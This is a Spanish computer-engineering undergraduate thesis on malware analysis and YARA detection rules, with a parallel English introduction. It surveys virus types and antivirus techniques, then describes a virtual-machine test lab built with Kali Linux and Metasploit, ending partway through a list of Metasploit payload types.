ANÁLISIS DE CÓDIGO DAÑINO

TRABAJO DE FIN DE GRADO
GRADO EN INGENIERÍA INFORMÁTICA
FACULTAD DE INFORMÁTICA
UNIVERSIDAD COMPLUTENSE DE MADRID

AUTORES:

IBRAHIM BENAISSA AFKIR
ALEJANDRO CALLEJA RODRIGUEZ

ÍNDICE

1.AGRADECIMIENTOS

En primer lugar, queremos dar las gracias a nuestro tutor, Marcos Sánchez-Élez Martín , por ofrecernos la posibilidad de dirigir nuestro trabajo de fin de grado y proponernos un tema de desarrollo que nos ha resultado muy interesante. Ha sido un verdadero placer trabajar con una persona que muestra gran interés y pasión por su labor ligada al mundo de la seguridad informática.

Especial agradecimiento a nuestro círculo más cercano de familiares y amigos que depositaron gran confianza en nosotros y nos ofrecieron mucho apoyo en los momentos más difíciles, no tan solo durante el desarrollo de este proyecto sino también a lo largo de estos años de carrera.

Una mención también a Víctor M. Álvarez creador de la herramienta YARA y quién muy amablemente nos atendió para resolvernos alguna duda que nos surgió acerca del trabajo.

2.RESUMEN

Es más que evidente que en la actualidad la tecnología tiene un papel fundamental en nuestras vidas. Con el paso de los años vemos como cada día el avance en materia de tecnología crece a pasos agigantados irrumpiendo en nuestra vida cotidiana hasta el punto de llegar a ser imprescindible.

Todos estamos de acuerdo en que estos acontecimientos suponen una gran evolución del ser humano, pero no todo es bonito en el mundo de la informática.

A medida que estos desarrollos crecen se multiplican los ataques y los riesgos en la red.

Todos deberíamos concienciarnos de los grandes peligros a los que estamos expuesto nosotros, nuestros datos y nuestros equipos … Por eso cualquier medida de seguridad es poca para combatir estos ataques.

Nosotros hemos decidido investigar acerca de una herramienta de prevención de infección,que no es de lo más potente pero presenta un rendimiento bastante eficiente.

En este trabajo se pretende realizar una tarea de investigación bastante profunda y exhaustiva sobre el mundo de las reglas Yara.

En primer lugar tuvimos que documentarnos sobre esta metodología de detección de ataques, para poder entender su funcionamiento,tras este primer paso comprobamos personalmente su funcionamiento y nos encontramos con resultados muy satisfactorios.

Palabras clave

Virus, Reglas Yara, código, antivirus, atacante, vulnerabilidad, metasploit, exploit, payload.

3.ABSTRACT

It's evident that today technology plays a fundamental role in our lives. Over the years we see how every day the advance in technology grows by leaps and bounds bursting into our daily lives to the point of becoming indispensable.

We all agree that these events represent a great evolution of the human being, but not everything is beautiful in the world of information technology.

As these developments grow, the attacks and risks on the network multiply.

We should all be aware of the great dangers to which we, our data and our equipment are exposed … That's why any security measure is too little to combat these attacks.

We have decided to investigate an infection prevention tool, which is not the most powerful but has a fairly efficient performance.

The aim of this work is to carry out a fairly in-depth and exhaustive research task on the world of Yara rules.

First of all we had to document ourselves about this methodology of attack detection, in order to understand how it works, after this first step we personally checked its functioning and we found very satisfactory results.

Keywords

Virus, Yara Rules, code, antivirus, attacker, vulnerability, metasploit, exploit, payload.

4. INTRODUCCIÓN

Hace aproximadamente 25 años [8], las únicas computadoras eran mainframes (Ordenador central capaz de realizar millones de instrucciones por segundo). Eran pocos y distantes entre sí y se usaban para tareas especializadas, generalmente ejecutando grandes trabajos por lotes, uno a la vez, y realizando cálculos complejos. Se trataba de un entorno cerrado, con poca amenaza de violaciones de seguridad o vulnerabilidades explotadas.

A medida que las empresas se volvieron más dependientes del poder de cómputo de los mainframes, la funcionalidad de los sistemas creció y se desarrollaron varias aplicaciones. Por lo tanto, el procesamiento y la potencia de cálculo se acercaron a los empleados, lo que les permitió ejecutar pequeños trabajos en sus dispositivos de escritorio. A medida que los ordenadores personales individuales se hacían más eficientes, continuamente asumían más tareas y responsabilidades. Varios usuarios accediendo a un mainframe era un modelo insuficiente ya que los recursos disponibles debían ser más accesibles. Este pensamiento llevó al nacimiento del modelo cliente / servidor.

Ahora, millones de usuarios inexpertos tienen mucho más acceso a datos y procesos importantes. No existían barreras ni mecanismos de protección para proteger a los empleados y sistemas de los errores. Además, debido a que muchas más personas estaban usando sistemas, el software tenía que hacerse más "a prueba de idiotas" para que un grupo más grande pudiera usar la misma plataforma. A medida que el mundo de la computación evolucionó, las relaciones simbióticas crecieron entre los avances tecnológicos del hardware, los circuitos, la potencia de procesamiento y el software. A medida que el extremo del hardware creció para proporcionar una plataforma estable y rica para el software, los programadores desarrollaron un software que proporciona funcionalidad y posibilidades que ni siquiera se habían concebido unos años antes.

¿Pero esos desarrolladores estaban preocupados por la seguridad?

Al principio, los problemas asociados con acercar la informática a las personas trajeron muchos errores, obstáculos tecnológicos y problemas operacionales que no se habían encontrado antes en la fuerza laboral. Las computadoras son herramientas. Así como un cuchillo puede ser una herramienta útil para cortar carne y verduras, también puede ser una herramienta peligrosa en manos de alguien con intenciones maliciosas. Las vastas capacidades y funcionalidades que los ordenadores han traído a la sociedad también han traído métodos complejos y problemáticos de destrucción, fraude, abuso e inseguridad.

Debido a que los ordenadores se construyen en capas (plataforma de hardware, chips, sistemas operativos, núcleos, pilas de red, servicios y aplicaciones), estos problemas complejos se han entrelazado en todos los estratos de los entornos informáticos. El malware aprovecha estos agujeros de seguridad para dañar y / o controlar el dispositivo en beneficio del creador del virus. Entonces, la seguridad informática es un maratón que se debe realizar a un ritmo constante. No es un sprint corto, y no es para aquellos que carecen de dedicación o disciplina.

4.1Malware

Existen varios tipos de de software malicioso o malware, tales como virus, gusanos, troyanos y bombas lógicas. Normalmente estos están dormidos hasta que ocurre un evento que los activa, ya sea porque el usuario realiza alguna acción o simplemente al iniciar el sistema. El malware se puede extender por e-mail, por compartición de datos(PDF) y programas o por descarga de archivos desde internet.

Componentes de un programa malicioso [5]:

Es común en los malware tener seis elementos principales, aunque no es necesario que todos tengan estos seis elementos.

- Inserción: Se instala en el sistema de la víctima.
- Evitación: Utiliza métodos para no ser detectado.
- Erradicación: Se elimina después de que se haya ejecutado la carga útil.
- Replicación: Hace copias de sí mismo y se propaga a otras víctimas.
- Trigger: Utiliza un evento para iniciar su ejecución.
- Payload: Realiza su función es decir, elimina archivos, explota una vulnerabilidad, etc.

Un código malicioso puede ser detectado por los siguiente patrones:

- Incremento del tamaño de un archivo.
- Accesos inesperados al disco, muchas veces.
- Un cambio en una actualización o una modificación de la marca del tiempo.
- Un repentino decrecimiento del tamaño de la memoria principal.
- Comportamientos extraños de aplicaciones instaladas en el dispositivo.
- Un crecimiento en la actividad de red del dispositivo.

Estos son algunos ejemplos de malware y su descripción.

- **Adware**: es un tipo de virus que se encarga de mostrar anuncios, se dice que estos virus son capaces de analizar tus búsquedas y mostrar publicidad en función de estos resultados.
- **Spyware**: Se trata de un software espía que analiza información de un ordenador para obtener datos relevantes.
- **Ransomware**: consiste en el cifrado de archivos que contiene el ordenador, mediante una contraseña que solo conoce el atacante y por la cual se pide un rescate.
- **Gusanos**: Son virus que tienen la capacidad de multiplicarse dentro del sistema.

- **Troyanos**: Se trata de un tipo de programa que, al ejecutarlo, le brinda a un atacante el acceso remoto al equipo infectado./

Nosotros nos vamos a centrar en los virus, que como bien comentamos antes son un tipo de malware. Nos centramos en este tipo ya que para reproducir las vulnerabilidades y probar distintas reglas YARA vamos a tener que usar virus.

4.2. Virus

El término “virus informático” se acuñó debido a que las amenazas para los sistemas informáticos se presentaron originalmente con mecanismos de infección y acción similares a las de los virus biológicos. Se necesita un vector de infección adecuado y un punto de entrada o debilidad en el sistema (organismo) para poder colonizar al huésped, provocando un efecto no deseado en el funcionamiento del mismo [8].

4.2.1. ¿Qué es un virus?

Los Virus Informáticos son sencillamente pequeños programas maliciosos (malwares) o strings de código que “infectan” a otros archivos del sistema con la intención de modificarlo o dañarlo [5]. La función principal de un virus es ser reproducido y para esto necesita una aplicación en el host. Dicha infección consiste en incrustar su código malicioso en el interior del archivo “víctima” (normalmente un ejecutable) de forma que a partir de ese momento dicho ejecutable pasa a ser portador del virus y por tanto, una nueva fuente de infección.

Los **virus informáticos** tienen, básicamente, la función de propagarse a través de un software, no se replican a sí mismos porque no tienen esa facultad como los del tipo Gusano informático (Worm), son muy nocivos y algunos contienen además una carga dañina (payload*) con distintos objetivos, desde una simple broma hasta realizar daños importantes en los sistemas, o bloquear las redes informáticas generando tráfico inútil.

Los virus pueden causar daños, por medio de la eliminación de archivos, reconfiguración de sistemas, u obstruyendo servidores de correo. Para infectar un sistema, los atacantes intentan ocultar el virus, haciendo creer a la víctima que un archivo infectado por este malware proviene de una fuente de confianza(Ingeniería social) para que sea descargado y el código se propague.

4.2.2. Tipos de virus

1. **4.2.2.1.Residentes en memoria:**

   Estos virus se alojan en la memoria del ordenador y se activan cuando el sistema operativo se ejecuta, infectando a todos los archivos que se abren. Permanecen allí incluso después de que se ejecute el código malicioso.

2. **4.2.2.2.Virus de acción directa:**

   El objetivo principal de estos tipos de virus informáticos es replicarse y actuar cuando son ejecutados.

   Este tipo de virus se agregan a archivos ejecutables y se comprimen utilizando los permisos del usuario actual. AL usar el ejecutable, el sistema lo descomprime automáticamente y se empieza a ejecutar el código malicioso.

Actúan sobre el directorio en el que están alojados para infectar los archivos de ese directorio, suelen encontrarse en el directorio raíz del disco duro.

3. **4.2.2.3.Virus de sobreescritura:**

   Estos tipos de virus informáticos se caracterizan por el hecho de que borran la información contenida en los ficheros que infectan, haciéndolos parcial o totalmente inútiles. Oculta la modificaciones que se han realizado en los archivos o registros de arranque.

   Una vez infectados, el virus reemplaza el contenido del fichero sin cambiar su tamaño.

   Entonces este tipo oculta sus huellas después de infectar un sistema. Una vez el sistema está infectado, el virus realiza modificaciones para hacer que el ordenador aparezca como estaba antes.

4. **4.2.2.4.Virus de sector de arranque:**

   Este tipo de virus afecta al sector de arranque del disco duro. Mueven los datos dentro del sector de arranque (boot server) o lo sobreescribe con nueva información.

   Algunos de estos virus tienen parte de su código directamente en el sector de arranque, el cual puede iniciar el virus y el resto de su código aunque se aloje en otras partes de memoria.

   Se trata de una parte crucial del disco en la que se encuentra la información que hace posible arrancar el ordenador desde disco.

5. **4.2.2.5.Macro virus**

   Macros son programas escritos en ciertos lenguajes y que habitualmente usan los paquetes de Microsoft Office. Estas macros automatizan tareas que el usuario debería hacer por sí mismo. El usuario puede definir una serie de actividades y tareas comunes para la aplicación con el objetivo de mejorar el rendimiento por ejemplo a la hora de pulsar un botón. Por lo tanto, un macro virus es un virus escrito en uno de estos macro lenguajes. Se infectan y se replican en plantillas y documentos. Los macro virus antiguamente eran muy fáciles de escribir y de hacer que funcionen, ya que Microsoft Office prácticamente acababa de empezar y estaba en pleno auge.

6. **4.2.2.6.Virus polimórfico**

   Los virus polimórficos producen variedad pero operacionales copias de sí mismos, así si un antivirus encuentra alguna copia de ellos la destruye pero las demás copias siguen alojadas internamente.

   Estos tipos de virus informáticos se encriptan o codifican de una manera diferente, utilizando diferentes algoritmos y claves de cifrado cada vez que infectan un sistema. Esto hace imposible que el software antivirus los encuentre utilizando búsquedas de cadena o firma porque son diferentes cada vez.

7. **4.2.2.7.Virus fat**

   La tabla de asignación de archivos FAT es la parte del disco utilizada para almacenar toda la información sobre la ubicación de los archivos, el espacio disponible, el espacio que no se debe utilizar, etc. Estos tipos de virus informáticos pueden ser especialmente peligrosos ya que impiden el acceso a ciertas secciones del disco donde se almacenan archivos importantes.

8. **4.2.2.8.Virus de secuencia de comandos web**

   Scripts son ficheros que se ejecutan por un intérprete, por ejemplo Microsoft Windows Script Host que interpreta diferentes tipos de lenguajes de scripts.

   Muchas páginas web incluyen código complejo para crear contenido interesante e interactivo. Cuando una página web que tiene estos scripts incrustados es solicitada por un navegador web, estos scripts incrustados se ejecutan y si son maliciosos, afectarán de varias formas al servidor.

**payload = Un payload es el código que se encarga de explotar una vulnerabilidad existente en un sistema.*

4.3.Antivirus

Los antivirus tradicionales usan firmas para detectar el código malicioso. Las firmas son una secuencia de código que es extraída directamente del código del propio virus. Los antivirus escanean ficheros, mensajes de e-mail y otro tipos de datos que nos llegan a través de ciertos protocolos y luego los compara con la base de datos de las firmas. Cuando hay una coincidencia lleva a cabo sea cuales sean las actividades para las que está configurado, lo que puede ser poner en cuarentena el archivo para poder limpiar el virus, proporcionar un cuadro de diálogo de advertencia al usuario, y/o registrar el evento que ha sucedido.

Otra técnica que utilizan casi todos los productos de software antivirus se conoce como detección heurística. Este enfoque analiza la estructura general del código malicioso, evalúa las instrucciones codificadas y las funciones lógicas, y analiza el tipo de datos con el virus o gusano. Por lo tanto, recopila un montón de información sobre esta pieza de código y evalúa la probabilidad de que sea de naturaleza maliciosa.

Ahora bien, aunque todos estos enfoques son sofisticados y efectivos, no son

100 por ciento de eficaces porque los creadores de virus se adaptan a las mejoras de los antivirus. La industria antivirus sale con una nueva vía de detectar malware y la próxima semana, los creadores de virus tienen una manera nueva de sortear este enfoque.

La siguiente fase en la evolución del software antivirus se conoce como bloqueadores de comportamiento.

El software antivirus que lleva a cabo el bloqueo de comportamiento en realidad permite el código sospechoso ejecutarse dentro del sistema operativo sin protección y observa sus interacciones en busca de actividades sospechosas. El software antivirus observa los siguientes tipos de acciones:

• Escribir en los archivos de inicio o las teclas.

• Abrir, borrar o modificar archivos.

• Scripts de mensajes de correo electrónico para enviar código ejecutable.

• Conectarse a recursos o recursos compartidos de red.

• Modificar la lógica de un ejecutable.

• Creación o modificación de macros y scripts.

• Formatear un disco duro o escribir en el sector de arranque

Si el programa antivirus detecta algunas de estas actividades potencialmente maliciosas, puede hacer que termine el software y proporcionar un mensaje al usuario.Los daños causados pueden ser "borrados".

4.3.1.¿Qué es un antivirus?

Un antivirus es una aplicación que trata de detectar y eliminar los virus informáticos [3].

Ante la aparición de los virus y con la finalidad de mantener el sistema operativo en condiciones óptimas y proteger el ordenador, surgieron los antivirus, encargados de examinar la información entrante y de hacer análisis periódicos para detectar la existencia de virus en nuestro equipo y, en caso afirmativo, acabar con ellos.

El objetivo principal de este software de protección, por tanto, se centra en localizar las amenazas informáticas que puedan atacar a un equipo para bloquearlas antes de que éste se vea afectado por ellas. No obstante, no todos los antivirus cumplen una misma función, ya que pueden distinguirse:

- **4.3.1.1.Antivirus preventores**

  se caracterizan por anticiparse a la infección para evitar la entrada de un programa malicioso en el ordenador.

- **4.3.1.2.Antivirus identificadores**

  Su función es, como indica su nombre, identificar amenazas que pueden afectar al rendimiento del sistema operativo. Para ello, exploran el sistema y examinan las secuencias de bytes de los códigos que están relacionados con los programas peligrosos. Como por ejemplo los antivirus basados en firmas.

- **4.3.1.3.Antivirus descontaminadores**

  Desinfectan el ordenador que ya ha sido dañado, para que el sistema funcione bien y vuelva a estar como antes del ataque.

También se dividen en subcategorías

- **4.3.1.4.Antivirus activo**

  Es cuando el programa del antivirus está en ejecución en el ordenador. Este no tiene que estar en el proceso de escaneo del sistema ni en estado de protección permanente (que es recomendable para estos antivirus).

- **4.3.1.5.Antivirus pasivo**

  Este se instala en el ordenador pero no detecta, ni analiza archivos contaminados hasta que se le solicita hacer un "chequeo" y ahí es cuando el antivirus busca los virus.

- **4.3.1.6.Antivirus online**

  No está instalado en el equipo, sino que realiza los análisis desde Internet. Por ello, no funciona como un medio de protección para el ordenador, sino que se emplea tan sólo para saber si existe algún virus en esta última. Son, además, pasivos porque no poseen un funcionamiento permanente.

- **4.3.1.7.Antivirus offline**

  Es aquel programa que se instala en el ordenador para la protección de éste, la detección de amenazas y la eliminación de aplicaciones maliciosas.

4.3.2. ¿Cómo funciona un antivirus?

El programa de defensa inspecciona el correo electrónico, analiza los archivos que el usuario va abriendo o creando y, en suma, se halla constantemente el dispositivo. Si el antivirus descubre un programa infeccioso, de inmediato se dispone a su supresión. El antivirus, por lo tanto, desempeña tres funciones:

- Vacuna: programa instalado en el equipo, alojado en la memoria y encargado de filtrar, en tiempo real, los programas que el usuario utiliza.
- Detector: programa examinador de todos los archivos existentes. Posee instrucciones de control y reconocimiento exacto de los códigos virales (o firmas) para acabar con la estructura de la amenaza.
- Eliminador: programa que elimina el virus después de que el detector haya desarmado su estructura. Asimismo, también repara los archivos y áreas afectadas.

Nuestros dispositivos y redes están expuestos cada día a riesgos y ataques de seguridad informática. Los ciberdelincuentes intentan aprovechar las vulnerabilidades de nuestros sistemas para apoderarse de nuestros datos sensibles, esto lo hacen a través de vectores de ataque en ciberseguridad.

¿Qué es un vector de ataque? El término en sí es un préstamo del argot militar, y en este sentido, un vector de ataque se refiere literalmente a un agujero o falla presente en la defensa establecida, como podría ser nuestro antivirus.

Centrándonos en los dos aspectos fundamentales de proliferación del malware, el vector de infección y la puerta de entrada al sistema, podemos identificar fácilmente dos agentes facilitadores en la propagación de virus informáticos: el amplio uso de Internet (vector de entrada) y los fallos en las aplicaciones (vulnerabilidades).

Es cierto que no se puede dejar de usar internet por lo que no se puede evitar el vector de infección,lo único que somos capaces de hacer es minimizar el riesgo. Pero minimizar el riesgo por supuesto es necesario un antivirus, pero a parte es bueno realizar

configuraciones y actualizaciones periódicas y habilitando las opciones de seguridad recomendadas.

Nuestro objetivo principal del trabajo es conocer y entender un antivirus de tipo detector más conocido como reglas YARA, estas reglas ni borran programas potencialmente peligrosos, ni filtran estos programas, lo único que hacen es detectar si dentro de un archivo ejecutable, ya sea de tipo elf, binario, etc, hay malware para hacérselo saber al usuario que las ha ejecutado.

4.3.3.¿Cómo funcionan las reglas YARA?

YARA [10] es una herramienta diseñada para ayudar a los investigadores de malware a identificar y clasificar las muestras del mismo. La herramienta permite realizar detección de malware basada en firmas, algo similar a lo que las soluciones antivirus hacen por nosotros.

Estas reglas son capaces de reconocer patrones de código ya sean expresiones regulares, cadenas hexadecimales o cadenas de texto, una vez coincide el código del archivo ejecutable con alguna cadena, entonces sabemos que ese archivo contiene algún tipo de virus.

Estas reglas se pueden ejecutar en background, por lo que esta herramienta es capaz de detectar en tiempo real si se ejecuta algún proceso con código malicioso.

Crear nuestras propias reglas Yara no es tan fácil, hay que seguir una serie de criterios para crear reglas Yara efectivas. Estos son los criterios:

- Los criterios que utilizamos en la búsqueda deben ser necesariamente una parte del comportamiento del malware.
- Los criterios de búsqueda deben ser suficientes para distinguir la familia de programas maliciosos ya probados de otras familias de programas maliciosos.
- El criterio de búsqueda tiene que ser una parte común en diferentes muestras.

Pero las reglas Yara hoy en día tienen algún inconveniente y es que cada vez se crean códigos más sofisticados, por esto, sólo basarnos en la protección basada en firmas ya no es suficiente. Los atacantes han desarrollado contramedidas que usan para evitar este método. Con el uso de varios servicios de encriptación, empaquetadores y polimorfismo, pueden generar fácilmente malware que es lo suficientemente diferente para que ya no coincida con las firmas existentes anteriores.

Por ello, aunque la detección basada en firmas con YARA tiene sus límites, es una forma fácil y bastante sencilla de detectar malware en nuestros entornos. No sería prudente confiar en un sistema basado en firmas como la única medida de protección contra amenazas , pero dado el uso directo, no sería buena idea perder esta herramienta.

A la hora de diseñar las reglas yara es fundamental tener un conocimiento bastante amplio acerca del malware que queremos evitar, es decir debemos entender qué hace exactamente ese malware, su funcionamiento, los acceso que hace, los recursos que consume, ya que esto nos servirá para poder crear reglas yara eficientes.

Hablaremos de las reglas Yara en una sección específica para ellas.

5. INTRODUCTION

In the last 25 years **[8]**, the only computers were mainframes. They were few and were used for specialized tasks, usually running large batch jobs, one at a time, and carrying out complex computations. If users were connected to the mainframes, it was through “dumb” terminals that had limited functionality and were totally dependent on the mainframe. Therefore, this was a closed environment, with little threat of security breaches or vulnerabilities being exploited.

As companies became more dependent on the computing, the functionality of the systems grew, and various applications were developed. Then, processing and computing power was brought closer to the employees, enabling them to run small jobs on their PCs. As individual personal computers became more efficient, they continually took on more tasks and responsibilities. People discovered that several users accessing a mainframe was an inefficient model; some major components needed to be more readily available so users could perform their tasks in an efficient and effective way. This thinking led to the birth of the client/server model. Thus, programs and data were centralized on servers, with individual computers accessing them when necessary and accessing the mainframes less frequently.

Now millions of inexperienced users had much more access to important data and processes. Barriers and protection mechanisms were not in place to protect employees and systems from mistakes, so important data got corrupted accidentally, and individual mistakes affected many other systems instead of just one. In addition, because so many more people were using systems, the software had to be made more “idiot-proof” so that a larger group could use the same platform. As the computing world evolved, symbiotic relationships grew among the technological advances of hardware, circuitry, processing power, and software. Once a breakthrough was made that enabled a computer to contain more memory and hard drive space, new software was right on its heels to use it and demand more. When software hit a wall because it was not supplied with the necessary registers and control units, the hardware industry was Johnny-on-the-spot to develop and engineer the missing pieces to the equations. As the hardware end grew to provide a stable and rich platform for software, programmers developed software that provided functionality and possibilities not even conceived of a few years earlier.

But those developments were worried about security?

In the beginning, the issues associated with bringing computing closer to individuals brought along many mistakes, technological hurdles, and operational issues not encountered in the workforce before. Computers are tools. Just as a knife can be a useful tool to cut meat and vegetables, it can also be a dangerous tool in the hands of someone with malicious intent. The vast capabilities and functionality that computers have brought to society have also brought complex and troubling methods of destruction, fraud, abuse, and insecurity.

Because computers are built on layers (hardware platform, chips, operating systems, kernels, network stacks, services, and applications), these complex issues have been interwoven throughout the strata of computing environments. The malware take advantage of these security holes to harm and/or control the computer for the benefit of the creator of the virus. Then, computer security is a marathon to be run at a consistent and continual pace. It is not a short sprint, and it is not for those who lack dedication or discipline.

5.1Malware

There are several types of malicious software or malware, such as viruses, worms, Trojans and logic bombs. They are usually asleep until an event happens that enables them, either because the user performs some action or simply by booting the system. Malware can be extended by e-mail, by sharing data (PDF) and programs or by downloading files from Internet.

It is common for malware to have six main elements, although it is not necessary for all of them to have these six elements.

- Insertion: Installed in victim's system.
- Avoidance: Uses methods to avoid detection.
- Eradication: Deletes after the payload has run.
- Replication: Makes copies of itself and spreads to other victims.
- Trigger: Uses an event to start its execution.
- Payload: Performs its function i.e. deletes files, exploits a vulnerability, etc.

Malicious code can be detected by the following patterns:

- Increasing the size of a file.
- Unexpected disk accesses, many times.
- A change in an update or a modification of the time stamp.
- A decrease in the size of the main memory.
- Strange behavior of applications installed on the device.
- A growth in network activity of the device.

These are some examples of malware and their description:

- **Adware**: is a type of virus that displays ads, these viruses are said to be able to analyze your searches and display advertising based on these results.
- **Spyware**: This is spyware that analyzes information from a computer to obtain relevant data.
- **Ransomware**: consists of the encryption of files contained in the computer, using a password that only the attacker knows and for which a rescue is requested.
- **Worms**: These are viruses that have the ability to spread inside the system.
- **Trojans**: This is a type of program that gives an attacker remote access to the infected computer.

  We're going to focus on the viruses,because to reproduce the vulnerabilities and test different YARA rules we are going to have to use viruses.

5.2. Virus

The term "computer virus" was introduced because threats to computer systems were originally presented with mechanisms of infection and action similar to those of biological viruses. An appropriate infection vector and a point of entry or weakness in the system (organism) are needed to colonize the host, causing an unexpected effect on the function of the host.

Computer viruses are simply small malicious programs or strings of code that "infect" other files in the system with the intention of modifying or harming it. The main function of a virus is to be reproduced and for this it needs an application on the host. This infection consists of embedding its malicious code inside the "victim" file (usually an executable) so that from that moment the executable becomes a carrier of the virus and therefore a new source of infection.

Computer viruses basically have the function of spreading through software, they do not replicate themselves because they do not have the same faculty as computer worms (Worm), they are very harmful and some also contain a payload (payload*) with different objectives, from a simple joke to significant damage to systems, or blocking computer networks generating useless traffic.

Viruses can cause damage by deleting files, reconfiguring systems, or blocking mail servers. To infect a system, attackers try to hide the virus, making the victim believe that a file infected by this malware comes from a trusted source (social engineering) to be downloaded and the code spreads.

5.3.Antivirus

Traditional antivirus programs use signatures to detect malicious code. Signatures are a sequence of code that is extracted from the code of the virus itself. Antivirus scans files, e-mail messages and other types of data that reach us through certain protocols and then compares them to the signature database. When there is a match, it performs whatever activities it is configured for, which can be quarantining the file in order to clean up the virus, providing a warning dialog box to the user, and/or registering the event that has happened.

Another technique used by almost all antivirus software products is known as heuristic detection. This approach analyzes the overall structure of the malicious code, evaluates the coded instructions and logical functions, and analyzes the type of data with the virus or worm. It therefore gathers a lot of information about this piece of code and assesses the likelihood that it is malicious in nature.

Now, while all of these approaches are sophisticated and effective, they are not

100% effective because virus writers adapt to antivirus improvements. The antivirus industry comes up with a new way to detect malware and next week, hackers have a new way to get around this approach.

The next phase in the evolution of antivirus software is known as behavioral blockers.

The antivirus software that executes the behavior block ,actually allows the suspect code to run inside the operating system without protection and observes its interactions for suspect activity. Antivirus software observes the following types of actions:

- Write on startup files or keys.

- Open, delete or modify files.

- Email scripts to send executable code.

- Connect to network resources or shares.

- Modify the logic of an executable.

- Creating or modifying macros and scripts.

- Format a hard disk or write to the boot sector.

If the antivirus program detects some of these potentially malicious activities, it can cause the software to finish and provide a message to the user. The damage caused can be "erased".

5.3.1.How do YARA rules work?

YARA is a tool designed to help malware researchers identify and classify malware samples. The tool makes it possible to detect malware based on signatures, something similar to what antivirus solutions do for us.

These rules are able to recognize patterns of code whether regular expressions, hexadecimal strings or text strings, once the code of the executable file matches some string, then we know that the file contains some kind of virus.

These rules can be executed in background, so this tool is able to detect in real time if any process is executed with malicious code.

Creating your own Yara rules is not so easy, you have to follow a series of steps to create effective Yara rules. These are the steps:

The criteria we use in the search must necessarily be part of the malware behavior.

The search criteria must be sufficient to distinguish the family of already tested malware from other families of malware.

The search criteria have to be a common part in different samples.

But today's Yara rules have some drawbacks and that is that more and more sophisticated codes are being created, so relying on signature-based protection alone is no longer enough. Attackers have developed countermeasures that they use to avoid this method. With the use of various encryption services, packers and polymorphism, they can easily generate malware that is different enough so that it no longer matches previous existing signatures.

Therefore, although signature-based detection with YARA has its limits, it is an easy and fairly simple way to detect malware in our environments. It would not be prudent to rely on a signature-based system as the only threat protection measure, but given the direct use, it would not be a good idea to lose this tool.

When designing yara rules, it is essential to have a fairly broad knowledge of the malware we want to avoid, i.e. we must understand exactly what this malware does, how it works, the access it provides, the resources it consumes, as this will help us to create efficient yara rules.

We will talk about Yara rules in a specific section for them.

6.OBJETIVOS

El objetivo principal de este Trabajo de Fin de Grado consiste en documentar y probar la herramienta Yara para analizar y evitar ataques de malware, así como generar un programa que facilite al usuario la tarea de creación de reglas Yara. La posibilidad de utilizar ésta u otra herramienta no ha sido motivo de estudio en este trabajo, ya que ha estado impuesta por el director del trabajo, es decir, el trabajo ha estado diseñado desde el principio para la utilización de la herramienta Yara.

Para conseguir realizar los objetivos principales de este trabajo primero hemos trabajado en ampliar nuestro conocimiento acerca de los malwares, entender cómo estos atacan al sistema, y dentro de cada malware específico aprender que le hace característico frente a otros tipos.

Conjuntamente con la tarea anterior, hemos tenido que dedicar tiempo a comprender en detalle cómo funcionan los antivirus, para lo que tangencialmente también hemos estudiado la evolución de los antivirus con el tiempo.

Directamente relacionado con Yara, primero hemos hecho un estudio exhaustivo de la herramienta, cómo funciona, cómo se utiliza … ya que es una herramienta potente pero poco conocida.

Trás haber conseguido entender todas las implicaciones inherentes al uso de la herramienta hemos estudiado los casos de uso ya existentes y comprobado su efectividad. Esto nos ha ayudado tanto a crear malware e infectar nuestra máquina víctima como a entender la programación de las reglas Yara y su relación directa con el malware a detectar.

Por último hemos creado nuestras propias reglas Yara para aplicar sobre máquinas infectadas con malware para el que todavía no existía una regla que lo detectase. Para poder asegurar que hemos alcanzado este objetivo, se hace indispensable llevar a cabo tareas de comprobación de la efectividad de este herramienta, es decir debemos comprobar personalmente que dichas reglas resultan de utilidad, es decir, que detectan específicamente el malware para el que han sido creada.

Nos hemos fijado como objetivo transversal de este proyecto conseguir que sirva para dar a conocer más las reglas Yara, ya que a nuestro juicio resultan de gran utilidad. Para lo que durante la realización de este trabajo hemos de:

- Realizar una labor de documentación bastante amplia y detallada para un usuario interesado, que pueda tener una guía de manejo de este servicio.
- Elaborar una aplicación que permita crear al usuario sus propias reglas.
- Facilitar al usuario todos los entornos de trabajo necesarios para poder entrar en el mundo de Yara .

7. ENTORNO SEGURO DE PRUEBAS

Para trabajar con malware, a nivel de auditoría y forense, es imprescindible usar máquinas virtuales, ya que la ejecución de algunos de estos softwares puede afectar a nuestra máquina, sin embargo, si trabajamos en una máquina virtual el único inconveniente sería borrar la máquina y arrancar otra.

Por esto decidimos usar máquinas virtuales, una de ellas y con la que nos decidimos a recopilar los códigos maliciosos que hemos utilizado en este trabajo, es Kali Linux. Para probar los virus y ejecutar las reglas Yara usamos una máquina de windows 7 y otra de debian 7 obsoletas para facilitar la eficiencia de los virus y otra Debian 7 con el mismo objetivo.

7.1. Kali Linux

Kali Linux es una distribución de GNU/Linux, basada en debian y es la posterior versión de BackTrack que estaba basada en Ubuntu. Esta herramienta contiene un amplio abanico de herramientas de seguridad y pentesting, concebida principalmente como herramienta para tareas de análisis forense, con la que descubrir por donde ha sido atacado un sistema informático y encontrar posibles rastros de su atacante.

La herramienta que más hemos trabajado y utilizado a lo largo de este proyecto ha sido metasploit, una herramienta desarrollada en perl y ruby en su mayor parte.

7.2. Metasploit

Metasploit [13] es una herramienta de código abierto muy compleja escrita en lenguaje de Ruby, tiene un gran número de exploits, que son vulnerabilidades conocidas. Facilita detalles sobre dichas vulnerabilidades y ayuda a realizar actividades de pentesting.

Esta herramienta, proporciona unos módulos, llamados payloads, que son los códigos que explotan estas vulnerabilidades. También dispone de otros tipos de módulos, por ejemplo, los encoders, que son códigos de cifrado diseñados para la evasión de antivirus o sistemas de seguridad perimetral. Además, ofrece la posibilidad de exportar nuestro malware a cualquier formato, ya sea en sistemas Unix o Windows.

Para poder desarrollar este proyecto nos resulta de gran de ayuda Metasploit Framework, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota que se encuentra instalada por defecto en la distribución de Kali.

Para elegir un exploit y la carga útil [payloads], se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", se puede obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.

Metasploit ofrece muchos tipos de *cargas útiles*, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.

- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
